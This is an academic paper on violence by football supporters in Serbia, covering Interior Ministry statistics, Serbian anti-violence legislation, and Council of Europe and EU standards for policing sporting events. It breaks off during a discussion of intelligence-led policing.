Abstract: The paper, besides the Introduction and Conclusion, consists of three logically related units. In the first part, the authors pointed out basic information on different forms and consequences of violence at sporting events. As a logical continuation, the second section provides an overview of legal solutions adopted in the Republic of Serbia with the aim of creating a legal framework for more effective countering of this kind of violence. The third part deals with the most important standards of police procedure in the control of violence at sporting events, defined by the Council of Europe in its legal documents (European Convention on Spectator Violence and Misbehaviour at Sports Events and in particular at Football Matches; Recommendations of the Council of Europe of 22 April 1996; Council Resolution of 3 June 2010).. In the Conclusion, the authors have stated suggestions about what needs to be done to reduce violence at sporting events, as well as measures that the Police of the Republic of Serbia is undertaking to increase their effectiveness in preventing of violence at sporting events, particularly in organizational terms (the formation of the organizational unit for monitoring and preventing of violence at sporting events).

Keywords: violence at sporting events, international standards, characteristics of police procedures, supporters.

1. Introduction

Violence at sporting events is an old phenomenon. It was noted even in the texts from the period of ancient Greece and the Roman Empire (Madensen & Eck, 2008). In the recent history of human civilization, violence at football matches has been especially expressed. Although it was not accurately recorded when the first serious incident at a sporting event of this kind happened, a relevant datum is the fact that on 16 July 1916, in Buenos Aires (Argentina), supporters and police came into conflict because the final match of South American Championships, Argentina – Uruguay, has been postponed because the stadium that had room for only twenty thousand fans, received forty thousand people (Žužak, 2010). Although England is considered to be the homeland of modern forms of violent behaviour at football matches, this form of violence has quickly spread worldwide (Kozarev, 2007). Violence and indecent behaviour at sporting events, particularly at football matches, is an international problem and it is now present in all European countries, both

¹ Corresponding author: e-mail/zoran.djurdjevic@kpa.edu.rs. Clanak je rezultat rada na projektu Ministarstva nauke, koji Kriminalističko policijska akademija realizuje u period 2011-2014. Rukovodilac je prof. dr Sasa Mijalkovic.

those that are considered traditionally fascinated with football, and those in which this sport is not deeply rooted. (For example, about the tragic consequences of violence at football matches in Turkey see Goral, 2008). While the Europe is being dominated by forms of organized football violence, in the USA forms of spontaneous, unorganized violence are prevailing (Madensen & Eck, 2008).

Violence at sporting events, especially in football, has become a common phenomenon in the 1980s, which culminated in Europe after the tragic events at Heysel Stadium in Belgium on 29 May 1985. This led to a more severe treatment of this kind of violence and contributed to adoption of a number of international European documents whose goal was to address the problem in a comprehensive manner and to build international standards that would provide the basis for the improvement of safety. A major objective of these efforts is also the development and adoption of international standards of police conduct. The focus of this paper is directed upon building of international standards of police conduct in dealing with the problem of violence at sporting events, especially at football matches, and their implementation in Serbia.

2. Characteristics of violence at sporting events in Serbia

Quite differently from forecasts of those who had in the early 1990s publicly expressed their firm belief that with the completion of inter-ethnic conflict, outbursts of supporters won't happen again, these phenomena have since then become more frequent and had more serious consequences. Current violence at sporting events, particularly at football matches in Serbia has all the characteristics of violence which is encountered in other European countries, with a visible tendency of its relocation from the stadium to the surrounding area, including and wider urban area (White paper on Sport).

Conflicts of extreme supporter groups in the last ten years (1999-2009) took away ten human lives, which puts Serbia, according to this indicator, on the first place in Europe. The Ministry of Youth and Sports of the Republic of Serbia, in cooperation with the Association of Sports Journalists of Serbia, conducted the research in 2009 under the name "The media, sports, violence", which analyzed the articles published in the Serbian media in 2008 related to violence on and around sports arenas. This research has highlighted the fact that every 136 days a fan was killed in Serbia, while all the victims and attackers were between 17 and 25 years of age. (Đurđević N., 2010). Also, during the period from 1 January 1997 up to September 2009, at sport fields 1561 persons suffered injuries, including 514 police officers, while the other consequences of extreme violence of extreme supporter groups in Serbia in that period are shown in Table 1 (Department for Analysis of the Serbian Ministry of Interior).

Violence at sporting events in the Republic of Serbia - national and international...

Consequences of violent behavior at sporting events							
Lost life		Serious bodily injured		Minor bodily injured		Damaged vehicles	
Policemen	Other	Policemen	Other	Policemen	Other	MIA-a ¹	other v.
Until the enactment of the Law							
1997		1	1		3		3
1998			4	9	16	3	16
1999	1	1		11	17	3	18
2000		4	24	20	41	18	7
2001		2	2	77	81	3	11
2002	1	1	12	41	94	5	13
I-VI 2003		1	3	16	17		3
Total	2	10	46	174	269	32	71
After the enactment of the Law							
VII-XII 2003			6	27	12	9	5
2004		4	10	46	97	5	42
2005	4	3	20	54	110	16	37
2006	2	1	12	51	105	9	44
I-IX 2007	1		20	47	97	3	24
Total	7	8	68	225	421	42	152
After changes and amendments to the Law							
X-XII 2007		1	3	2	29		8
2008	1	3	8	53	78	7	26
I-IX 2009	1	2	13	36	112	1	16
Total	2	6	24	91	219	8	50

Table 1: The consequences of violence at sports events from 1997 to 2009 in the Republic of Serbia

In the Chart 1 and 2, the number of killed and injured in disorders caused by supporters from 1997 to 2009 in the Republic of Serbia is shown (Directorate for Analysis, Ministry of Interior).




Chart 1: Number of killed and injured in the disorders caused by supporters from 1997 to 2009 in the Republic of Serbia

It is important to emphasize that almost all serious criminal offences and misdemeanours were committed outside of sporting grounds, or outside the time frame in which the law defines sporting event (90 minutes before and after the sporting event or 120 minutes in cases of “high risk” matches). Violence is the most often at

the football matches, but there were also serious cases of violence at the basketball, handball and water polo matches.

Especially important is the fact that in late 2007, violence at sporting events began rapidly to expand onto places that had no connection with sports events. Thus, in 2008, in addition to 138 serious forms of violence committed before, during and after sporting events, another 68 cases of violence on the streets, public gatherings, hotel and restaurant facilities and other places outside of sporting grounds and without direct links to specific sports event were recorded. Almost all cases of violent behaviour outside of sporting grounds are recorded in the area of the Belgrade Police Department (58 of 68), a number significantly higher than on sports stadiums and nearby facilities where sporting events are held (38).

Since the Belgrade Police Department (BPD) has recorded the highest number of cases of violence (85.29%) an analysis of their basic features in 2008, 2009 and 2010 will be presented.² The first conclusion that can be drawn is the decreasing trend of registered cases of violence in all three years (Chart No. 2.), thus compared to the beginning of the analyzed period (in 2008 38 cases were registered), in 2009 30 cases and in 2010 only 8 cases of violence were registered. Should we take as the subject of the analysis the time when violence occurred, compared to the time of the match, violence mostly occurs during the match, while the violence before and after the match has almost the same percentage in all three years.




Chart 2: Violence at sporting events at the territory of the Belgrade PD

The intensity of manifested violence in analyzed period has been particularly pronounced in 2009, when in fewer number of registered cases (30) compared to 2008 (38), a larger number of individuals were injured (Chart 3), as well as the murder of one of the fans (not shown in the Chart).

² Sources of data are records of the Ministry of Interior of the Republic of Serbia.




Chart 3: The injured persons at sporting events at the territory of the Belgrade PD.

In order to obtain a true picture on forms of violence at sporting events, it is necessary to point to the data on the number of registered attacks on the sport judges - in 2008 19 were registered, in 2009 12 and in 2010 24, which represents the largest number in the analyzed period.




Chart 4: Material damage, as the consequence of violence at sporting events at the territory of the Belgrade PD.

As we could have already concluded, smaller number of cases of violence does not imply that the consequences of violence are lesser. Data that support this conclusion are the data on material damage, especially when the objects of acts are means of transport. In 2010, in 8 cases of registered violence, 37 vehicles and 11 buildings were damaged (Chart 4). The largest numbers of damaged vehicles are public transportation and the Ministry of Interior's vehicles, while damaged buildings, in most cases, are the very sporting facilities.

Number of sporting events interrupted because of violence is increasing from year to year (Table 1).

Number of interrupted sporting events		
year 2008	year 2009	year 2010
14	19	22

Table 2: Number of interrupted sporting events at the territory of the Belgrade PD.

During these three years of analyzed period, due to the violence (misdemeanour and criminal offences) at sporting events, police conducted detention of 1506 persons (Table 2). The reason for arrests, in addition to offences related to violence at sports events and criminal offences of violent behaviour at sporting events, was also disruption and prevention of police officers in performing security tasks.

Number of persons arrested for violence at sporting events		
year 2008	year 2009	year 2010
406	579	521

Table 3: Number of persons arrested by police officers of the Belgrade PD.

The most common means used in carrying out acts violence are metal rods, wooden sticks, brass knuckles, as well as other similar items used to cause physical injury. Wearing of club colours was often a sufficient reason for violence directed towards supporters of other clubs.

Club supporters are usually organized according to geographical area from which they are coming. There is a clear division of tasks within a group. According to the police reports, the largest number of fan leaders has some sort of private business (companies, restaurants, etc.).

The beginning of 2009 was marked by the attempted murder in Belgrade (Municipality of Palilula), of the parent of a boy intercepted by the seven hooligans on the street, only because he was wearing red-white scarf. They had physically attacked him, while his father, who was trying to defend the child, was stabbed with the knife.³ Among the perpetrators of this criminal offence, there were three minors. Also recorded were the cases when groups of young men wearing the club colours have expressed intolerance, by throwing of pyrotechnics in public transportation vehicles, intrusions and throwing of tear gas in restaurants, interception of students in nearby schools and so on.

The most serious case of hooligan behaviour of supporters, that took place outside of sporting grounds, represents the murder of a French citizen, a fan of "FC Toulouse", in 2009 in the restaurant located in the very centre of Belgrade. While sitting in a cafe in city centre, he was physically attacked by a large group of football hooligans. After being physically abused and beaten, he was thrown from a height of several meters onto the sidewalk, when the young man received fatal injuries.

Although many measures that are used for combating sport-related violence demonstrate their effectiveness in practice, new problems are constantly arising. The hooligans are constantly finding new ways of conflict. Alcohol and drug abuse is becoming more frequent. The influence of excessive alcohol consumption on the occurrence of football hooliganism was pointed out by many authors (e.g., Goral, 2008). Also, increased skill of planning and negotiating of violent actions through mobile phones and the internet was observed.

3 *Ibidem.*

The literature states the fact that extreme supporters, in general, are prone to taking of alcohol, drugs, that they are generally victims of economic disorder, unemployment and that they are usually poorly educated, etc. (e.g. Goral, 2008). Besides the above-mentioned reasons, which are also present in Serbia, the problem of the relative failure of the state (society) in the control of violence at sporting events has its roots in several other factors.

First of all, in Serbia, a close connection between politicians, clubs, and the fan leaders exists for decades. Politicians at the national and the local level (depending on the league in which the club competes) are on very prominent positions on the boards, the chairmanship clubs, and in sporting associations. Thanks to political support, the clubs, i.e., their leaders can do various illegal things and be tolerated. Financial control of football clubs is not in the focus of public authorities and the tax institutions (except in extreme cases). Considering the fact that more money is invested in football than in the other sports, and that financial control is weak or nonexistent, football clubs have become a fertile ground for money laundering and various other financial embezzlements (e.g., manipulation of the sale of players, fixing of match results, etc.). The participation in the management of football clubs enabled politicians, in addition to financial reasons, the achievement of political goals by manipulating with the supporter groups.

Secondly, clubs in Serbia showed reluctance for the introduction of preventive and educational programmes in order to create new system of value among supporters, even though the Law has obliged them to do so. Clubs usually protect the fan leaders and provide them various benefits, tolerating their aggressiveness, justifying it as dedication to the club. Lacking of a consistent implementation of legal regulations is evident, especially by the football clubs and organizers of sporting events themselves, given that it's still allowed to enter the football stadiums with prohibited substances, suitable to cause injuries to another and destruction of property on a large scale. Kozirev, the author from the Former Yugoslav Republic of Macedonia, points to the influence of football clubs in forming of football hooliganism, which encourage the association of hooligans, football fan extremism and the intolerance (Kozarev, 2007).

In 2010, B. Janković carried out an anonymous interview of a number of police officers of the Intervention Units of the Ministry of Interior of the Republic of Serbia (75 police officers) who were engaged on securing of sporting events. A questionnaire was designed, related to their observations during securing of sporting events on which they were engaged. Among other answers, police officers opinion is (89%) that behind the supporters who are committing violence are clubs who support them and almost never condemn their acts of violence (Janković, 2010).

Third, the clubs do not show great willingness for the cooperation with the police during securing of football matches. Among them, cooperation is not dominant, but mistrust and the intolerance.

Fourth, the leaders of hooligan groups in Serbia usually have a thick criminal record and are perpetrators of criminal offences ranging from drug trafficking, to the violent and property crimes. To them, football clubs serve as a buffer, as a cover, an umbrella for dealing with criminal activities, while amongst fans they are recruiting "soldiers" for the further criminal actions or just finding market for the distribution of drugs. The connection between the hard core of football hooligans and crime, whereby cheering activities and close contact with the football clubs serves as protection (mask), is emphasised by the authors from different countries and different parts of the world (e.g., Garland & Rowe, 2000; Paradiso 2009; Kozarev, 2007).

As the fifth characteristic, there is the inefficiency of the courts during sentencing of cases connected to the acts of violence at football matches, especially in cases of fan leaders. From 2005 to 2010, against 25 leaders from the three main fan groups in Belgrade (Red Star - 11, Partizan - 7 Rad - 7 fan leaders) 289 criminal charges were filed.⁴ These are mostly criminal offences with elements of violence related with sporting events, but also other criminal offences. Although, considered in total, the number of FC Red Star fan leaders is smaller than other supporter groups; they are leading in the total number of crimes with little more than a half (50.52%). The leaders of Partizan fans are following with more than a third (35.29%) and the leaders of FC Rad with 14.19% of criminal offences and filed criminal charges. The structure of criminal offences of the fan leaders is various: murder - 5, robbery - 13, violent behaviour at sporting events - 25, violent behaviour - 40, assault on the official person - 33, preventing an official person from performing official duty - 7, illicit production and trade in narcotic drugs - 12, extortion - 5 and initiating national, racial and religious hatred and intolerance - 17.

The example of fan leaders showed that the judicial system has completely failed. Most of filed criminal charges against them were never processed, and if they were, then there are no final sentencing verdicts. The fan leaders remained "untouchable", and that represents strong encouragement for them and their groups in the terms of success, intergroup cohesion and further violent action (Misić, 2010).

These data clearly indicate that the fan leaders are characterized by expressed criminal activities and the commission of criminal offences unrelated to sport. For the leaders and certain number of members of extreme supporter groups there are no jobs of higher and lower rank, they are engaged in drug trafficking, weapons, stolen vehicles, profitable theft, document forgery and others.

Very interesting is the fact obtained by an anonymous interviewing of police officers of the Intervention Unit, who are engaged in securing of football matches. Even though they belong to the state apparatus, from which they receive salaries, they do not have much confidence that the state could deal with the problem of hooliganism in football. Out of 75 interviewed, 55% said that the state was partially prepared to deal with violence, 28% that it was not ready and only 17% that the state was completely prepared (Janković, 2010).

3. Legislation in control of violence at sporting events in Serbia

Prior to passing of special regulations governing the matter of security at sporting events, the Law on Public Order and Peace was applied in Serbia⁵, which was unable to adequately regulate these issues. The former Yugoslavia, whose member was also Serbia, ratified the European Convention on Spectator Violence and Misbehaviour on Sports Events and in Particular on Football Matches in 1990.⁶ On the basis of ratified European Convention, the Law on Prevention of Violence and Indecent Behaviour on Sports Events was adopted in 2003, which due to inefficiencies in its use, was repeatedly changed and amended (in 2005, 2007 and last time in December 2009). This was the first law of this kind in Serbia that regulated this matter in one place. This law has adopted numerous solutions suggested in the Convention and other documents enacted by the European Community.

⁴ Data of the Belgrade Police Department.

⁵ „Official Gazette RS“, No. 51, of 30/07/1992.

⁶ Law on ratification European Convention on Spectator Violence and Misbehaviour on Sports Events and in Particular on Football Matches, "Official Gazette SFRY- International Agreements", No. 9/1990.

The Law has, within its main provisions, firstly defined some terms which appear in this field, such as sports events, sports facilities, auditorium, organizers and participants in sports events, time of sporting events and so on (Article 2). It was precisely defined what could be regarded as misbehaviour and violence at sporting events was.

The law obliges the sport clubs, sports federations, sports associations, organizers of sports events to undertake a series of preventive measures:

- the above mentioned are required to encourage positive behaviour and actions of players and official persons before, during and after the sport events;
- if there is any information which could indicate that there is the risk of violence, they must immediately, and at least 48 hours prior to sports event, inform the Ministry of Interior;
- clubs have to establish contact with representatives of supporters in order to exchange information;
- before the match, the separation of supporter groups by selling numbered tickets for sitting area, at the separated sale points, must be ensured;
- club is obliged to keep records on ticket sales, and they can be sold only to persons with an identification document (number of tickets that can be sold to one person is limited to seven);
- entry shall not be allowed to persons who have no identification and to persons under 16 years, if they are not accompanied by a parent or guardian;
- the visiting sporting team's obligation is to take care about their supporters in returning home after the sporting event, etc.

Within the preventive measures, *monitoring service is ordered to:*

- prohibit access to the facility in which sporting event is held to persons who are under the influence of alcohol or drugs, or their behaviour indicates that they are prone to violent or indecent behaviour;
- separate the visiting supporters by directing them to specific entrances and exits of the sporting facility and to a special part of the grandstand specified for them;
- ensure that the spectator is sitting at exact seat;
- to prevent the entry of spectators on to the sports ground and prevent their movement from one part of the grandstand, intended for the supporters of one club, to another;
- to prevent the entry or sale of alcoholic beverages in the sports facility;
- to prevent the entry into the sports facility of items that can be used in violent behaviour (pyrotechnics, poles, bottles, etc.), or which may obstruct the course of the match;
- to warn or remove a spectator whose behaviour can cause violence on the sporting event, threaten the safety of participants in the sporting event or interfere with its course;
- does not allow access to sports facilities, to a person who has been ordered safety or protective measure of prohibition to attend particular sporting events, etc.

The law envisages measures that give the police powers to:

- during sports event of increased risk, can order all the supporter groups to move by defined route on arrival or departure from the sporting facility;
- forbid the arrival at sports event to a person whose behaviour indicates that

- he/she is prone to violent and inappropriate behaviour;
- has the right to prohibit sporting event when due to detected deficiencies, the safety of the participants at the sporting event can be significantly endangered;
- can order undertaking of other preventive measures that would contribute to prevention of violence occurrence.

The law obliges the local community to ban the sale and consumption of alcohol in sports facilities and at its specifically defined distance, during the course of a football match.

Law prescribes misdemeanour liability, criminal offences and protective measures in the case of violation of regulations.

The Law on Changes and Amendments to the Criminal Code of the Republic of Serbia came into force in July 2009⁷, beside the changes made to essential elements of the criminal offence - *Violent behaviour on the sporting event or public gathering*, law provides for new safety measure - *The prohibition of attendance of certain sporting events*.

Despite the fact that the law which precisely regulates the control of violence at sporting events, stipulates detailed obligations for all subjects in the chain of organization and control, as well as penal and security measures, was passed, its implementation faced a number of difficulties. The problem of violence on the sport fields in Serbia remains a major problem for the state and society. The European Football Association, due to numerous incidents on the international football matches, is often imposing sanctions onto football clubs from Serbia and the national football representation.

4. European documents and standards of police procedure in control of violence at sporting events

One of the first documents passed in Europe, which treats the violence in sport is the Recommendation of the Parliamentary Assembly of the Council of Europe in 1983. In that particular recommendation, the prevention of violence in the sport is placed within the broader frame of educational and cultural measures, in order to reduce violence in society. After this recommendation, the recommendations of the Council of Ministers on reducing violence at sporting events followed in 1984, which sets the basic principles, which are applied in the preparation of subsequently enacted documents (Djurđevic N., 2007).

The first among the conventions of the Council of Europe which was adopted in the field of penal law, and was related to the sport, was *the European Convention on Spectator Violence and Misbehaviour at Sports Events and in Particular Football Matches (Convention)*. This convention was adopted on 19 August 1985 in Strasbourg and was a response of European countries to the tragedy that occurred at the Heysel Stadium in Belgium.

The Article 1 of the Convention defines the obligation of member countries, within its constitutional powers, to take necessary measures for application of provisions of the Convention. Measures for the reducing and control of violence and misbehaviour at sporting events can be classified into groups (Articles 2-6 of the Convention):

- coordination of national policies and measures undertaken by public authorities of the signatory countries;

⁷ „Official Gazette RS“, No. 111/09.

- establishment of national coordination bodies;
- engagement of the police in and around the stadiums and on the roads leading to the stadiums;
- the adoption and application of regulations that enable the prosecution and punishment of perpetrators of violence at stadiums;
- police cooperation and information exchange between the signatory countries;
- organization of appropriate monitoring service;
- organization of staff out of ranks of fans and cooperation with the fans groups;
- measures related to stadiums (fences, the separation of fans, ticket sales, etc.).

The Convention defines the measures of preventing and combating violence and misbehaviour on the sporting events in three major areas: prevention, cooperation and the judicial authorities' measures.

Preventive measures include cooperation between the police and sport clubs in the preparatory stage of international matches, organization of consultations of interested parties not later than two weeks before the scheduled match, the actions of physical separation of fans of different teams, the control of access to the stadium and the prohibition of alcohol and entrance of potentially dangerous items. The Convention has predicted the co-ordination of policies and the actions of government departments and public agencies against these problems and the possibility of setting up co-ordinating bodies to do this. The convention puts a number of measures to deal with the problem of hooliganism.

The Convention also defines the standards, which for security reasons must be respected during designing and constructing of stadiums, in order to reduce the probability, possibility and consequences of aggressive behaviour of fans. Besides the clear functional scheme, use of appropriate building materials, planning of an appropriate number of entrances and exits, clear marking of the facilities for easier orientation and the evacuation in case of emergency, the plan should include the application of technical protection measures, especially video surveillance of the highest rank, with fully equipped control room, as well as premises for temporary detention of persons.

Within the framework of cooperation, when playing international matches, the Convention predicts the obligation of establishing contacts between the security structures in order to identify and prevent potential hazards and reduce potential risks. As a measure of cooperation of judicial authorities, exchange of information on persons who are registered as perpetrators of criminal offences with elements of violence is envisaged.

The Convention has imposed an obligation to the signatory countries to adopt appropriate laws that should prescribe both criminal offences and misdemeanours that can be committed by undertaking acts of violence and misbehaviour on the sporting events. For that reason, the European Convention on Spectator Violence and Misbehaviour at Sports Events and in particular at Football Matches is considered to be a source of international penal law in the field of sports. In fact, the Convention represents the source of both criminal law and law of torts in the field of sports, since it obliges member states to incriminate relevant criminal offences and misdemeanours in that field and thus create a mechanism for legal protection of sports and sporting events. (Šuput, 2010).

After the enactment of *the European Convention on Spectator Violence and Misbehaviour at Sports Events and in particular at Football Matches* in 1985, the problem of violence in sport, especially in football, was further escalating, gaining new forms and characteristics. The violence has spread beyond sports facilities, or even was not related

to specific sports matches. Hooligans have improved ways of their internal organization and began using the modern technology in preparation of violence, e.g. Internet, mobile phones, began using motorcycles as means of transportation and both cold and fire weapons in exercising of violence, etc.(e.g.: Kozarev, 2007).

While trying to find an adequate response to violence at sporting events, especially at the football matches the Council of Europe and its commissions have passed a series of documents (resolutions, recommendations, and instructions). List of adopted regulations can be seen in the Council Resolution of 3 June 2010, number 2010/C 165/01, on pages 14-15. The review of these European documents can be also found in Serbian scientific literature (Đurđević, 2010). In this paper, only the recent European documents that significantly affect the formation of standards of police procedure in solving the problem of violence at sporting events are commented.

First of all, we should mention the Council Recommendation of 22 April 1996 on Guidelines for Preventing and Restraining Disorder Connected with Football Matches (96/C 131/01). The recommendation is based on the Convention of 1985. The aim of the recommendation is to ensure a consistent, coordinated and effective response of the police and football organizations within EU member states. The recommendation refers to measures specified in the Convention of 1985, of which some are in further development and refinement.

Basic recommendations referred to in this document are: *exchange of information* (member countries should have a common format for police intelligence reports about the known groups of football hooligans and those who are assumed to be prone to making disorder); *cooperation in the field of training* (implies exchange and dissemination of information between member countries on the techniques of disorder prevention at football matches, and organization of relevant courses and trainings intended for police officers of the member countries); *police cooperation* (implies police cooperation between member countries, which includes the exchange of data for at least four weeks before the football match. It was emphasized that a host country should formally contact the appropriate responsible authority of the other Member state or States for their police support); *cooperation and supervision* (this recommendation implies obligation of football authorities and clubs to appoint their representatives who will attend educational programmes and training courses that promote close cooperation and supervision between the clubs and the police in order to achieve security).

In the annex of the document, the creation of common format for police intelligence reports on football hooligans was recommended. Standardized information on fans and fan groups are entered in it, and are categorized into the three groups. Group A consists of peaceful supporters. Group B consists of supporters who are prone to confrontation and disorders, especially under the influence of alcohol. Group C includes violent supporters or the organizers of violence. Furthermore, the format includes entering of other data important for the control of the fan groups (e.g. way of arrival to the match, means of transportation that are used, the journey route, the facilities where the fans are accommodated, etc.).

Among the recent documents that regulate the standards of police procedure in dealing with violence, especially at football matches, we should especially point out *the Council Resolution of 3 June 2010 concerning an updated handbook with recommendations for international police cooperation and measures to prevent and control violence and disturbances in connection with football matches with an international dimension, in which at least one Member State is involved (2010/C 165/01).*⁸ The document in question

8 <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:C:2010:165:0001:0021:EN:PDF>

has been repeatedly changed and amended, thus with this resolution its latest changed and amended version was adopted. Instructions on police conduct, contained in this resolution, are intended for all EU member countries, but as resolution stresses out, for the other European countries also, because its strategic objective is achievement of the minimum security standards and effective international police cooperation. This document specifies in detail working methods that should be applied by the police in securing football matches and other sporting events primarily at the international, but also at national levels. The main objective of this document is to optimize the international police cooperation, communication and exchange of information through multi-agency approach, proactive action i.e. risk oriented policing.

The Resolution stipulates that all EU Member States must establish a National Football Information Point - NFIP to act as the central and sole contact point for the exchange of relevant information for football matches with an international dimension, and for developing international police cooperation concerning football matches. The task of this body is to organize a direct and immediate cooperation and exchange of information between the police forces of both the organizing country and the visiting countries. In addition, NFIP should coordinate and supply relevant information to local police in host town no matter whether national or international football match is in question. NFIP should create national police database relevant to the security of football matches, constantly perform risk analysis, carry out security assessments and coordinate work of other institutions, agencies, football clubs, fans, etc. National Football Information Point of the hosting and visiting countries need to mutually exchange information of general and personal character. General information can be strategic (defining events in general aspects, especially security), operational (analysis of potential risks) and tactical. Personal information refers to the fans with recorded data on previous violent behaviour. The information are listed by chronological order, to ones that are important for organizing security activities *before the sporting event* (e.g., travelling routes of fans, transportation means, accommodation, risk analysis of the visiting team supporters); *information relevant for the police procedure during the sporting event* (tendency towards the use of violence and risks connected directly to the course of football match), *and information relevant to the police procedure after the match* (leaving of stadium, behaving in the host town, returning from the match).

The second chapter of the Resolution deals with police activities in preparation for the sporting event, which includes, among other things, visit of the police delegation from the visiting country to the police of the host country with clearly defined composition of the delegation, roles, tasks, content of activities, financial aspect. The third chapter of the Resolution deals with the inter-police cooperation during the course of football match (informing of the visiting police delegation on the operational plan for securing of match and other relevant issues). The fourth part deals with the issues of cooperation between the police and organizers of the match and includes sharing of roles in the implementation of direct securing of the match (activities and assistance of police and monitoring service, concrete distribution of tasks and duties, supervision, etc.). The fifth chapter of the Resolution is dedicated to the cooperation between the police and prosecuting authorities and purpose of preparation for effective reactive course of actions if necessary. The sixth chapter stipulates an obligation of cooperation between police and supporter groups, which represents the necessary condition for the better and timely exchange of information, improvement of safety, creation of a more favourable atmosphere and encouragement of self-organizing of supporters in order to improve the safety. The seventh chapter deals with police communication with the media and preparation of media strategy in order to win them over to contribute to

the strengthening of security and positive coverage that would not encourage violence, but will contribute to a transparent and timely reporting. The resolution requests the analysis of security aspects of football events, modern approach in the risk analysis, scientific research in that direction, education and training courses for all participants in the security system and dissemination of positive practice among states. This document proposes the classification of fans into two categories, out of which the first one includes those who do not represent a risk group ("Non Risk Supporter"), and the second includes the supporters that represent a risk for the causing of disorder and violence ("Risk Supporter"). The second group is divided into different sub-groups of supporters depending on whether they are prone to disturbing of public order and public safety or commission of criminal activities.

Within the European academic and professional circles, the role of the police in preventing violence in the stadiums is emphasized and should be proactive and based on the intelligence work, which, for example, has given good results Britain. Taught by a bad experience in 1980s when a large number of hooligans have been freed of responsibility due to the lack of evidence and unreliable police records, the British police began to base its work on the intelligence work, the so-called intelligence-led policing, i.e. collecting information on supporter groups, their membership, intentions and protection of the source of information. The precondition for the proactive police actions is access to full, accurate, timely information on supporters and hooligans, their movements and activities. Information on the number of supporters who will be attending the match, whether they are organized, have they been behaving violently in past, do they intend to enter in conflict with the other supporter groups, what is their relationship with club management etc., are very important, because these data are the basis of security evaluation and planning of police force engagement (Spaaij, 2010).

There are numerous methods of obtaining intelligence information on hooligans. One of the possible methods is the use of covert operations, that is, infiltration of police officers into hooligan groups. The information obtained by this method can be described as the ones of the highest quality, and in all aspects, the most useful in the police work.

